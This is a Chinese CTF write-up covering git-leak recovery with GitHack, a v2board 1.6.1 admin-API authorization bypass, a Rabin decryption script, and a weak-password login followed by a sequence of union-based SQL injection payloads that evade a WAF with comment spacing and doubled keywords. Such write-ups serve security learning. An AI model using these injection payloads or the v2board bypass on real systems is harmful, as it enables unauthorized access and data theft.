

Git Leakage


简单的 git 泄露，用 GitHack 爬一下靶机就能拿到 flag

v2board

上个月爆出的 1.61 版本的漏洞，用 Bp 先随便登录一个账号拿到 token，再把 token 加到请求中就可以调用管理员接口，直接进入管理员后台拿到订阅地址


Rabin

RSA 的一种，只不过最后有四个结果



```
1 from crypto.util.number import *
2
3 def gen_key(kbits):
4     while True:
5         p = getPrime(kbits)
6         q = getPrime(kbits)
7         if p % 4 == 3 and q % 4 == 3:
8             break
9     return p, q
10
11 p, q = gen_key(256)
12 flag = open("flag", 'rb').read()
13 pt = bytes_to_long(flag)
14 c = pow(pt, 2, p*q)
15
16 print(f"p={p}\nq={q}")
17 print(f"c={hex(c)[2:]}")
18
19 """
20 p=65428327184555679690730137432886407240184329534772421373193521144693375074983
21 q=98570810268705084987524975482323456006480531917292601799256241458681800554123
22 c=4e072f435cbffbd3520a283b3944ac988b98fb19e723d1bd02ad7e58d9f01b26d622edea5ee538b2f603d5bf785b0427de27ad5c76
23 """
24
```

发现 c 是十六进制表示，所以先将 c 转化为十进制，再将值放入脚本计算即可



```
1 from gmpy2 import *
2 import libnum
3 import hashlib
4 p = _
5 q = _
6 n = _
7 e = 2
8 c = _
9 inv_p = invert(p, q)
10 inv_q = invert(q, p)
11 mp = pow(c, (p + 1) // 4, p)
12 mq = pow(c, (q + 1) // 4, q)
13 a = (inv_p * p * mq + inv_q * q * mp) % n
14 b = n - int(a)
15 c = (inv_p * p * mq - inv_q * q * mp) % n
16 d = n - int(c)
17 aa=[a,b,c,d]
18 for i in aa:
19     print(i)
20
```

Search Commodity

弱密码用 bp 跑一下得到 admin123，之后的查询页面有 sql 注入漏洞

采用联合查询

```
多次尝试得知有waf，需要空格绕过和双写绕过

判断回显位置：
123/*1*/ununion/*1*/seselect/*1*/1234,5678,900

得知后两位回显

查数据库名：
123/*1*/ununion/*1*/seselect/*1*/1234,datadatabasebase(),900

库名se4rch
123/*1*/ununion/*1*/seselect/*1*/11,1,group_concat(table_name)/*1*/frfromom/*1*/
/infoormation_schema.tables/*1*/whewhere/*1*/table_schema/*1*/regexp/*1*/se4rch

表名:5secret15here

123/*1*/ununion/*1*/seselect/*1*/3,group_concat(column_name),7/*1*/frfromom/*1*/
/*1*/infoormation_schema.columns/*1*/whewhere/*1*/table_name/*1*/regexp/*1*/"5secret15here"

列名f14gggg1shere
123/*1*/ununion/*1*/seselect/*1*/111,flag,8/*1*/frfromom/*1*/f14gggg1shere

查询字段:se4rch.5secret15here
123/*1*/ununion/*1*/seselect/*1*/111,f14gggg1shere,8/*1*/frfromom/*1*/se4rch.5secret15here
得到flag
```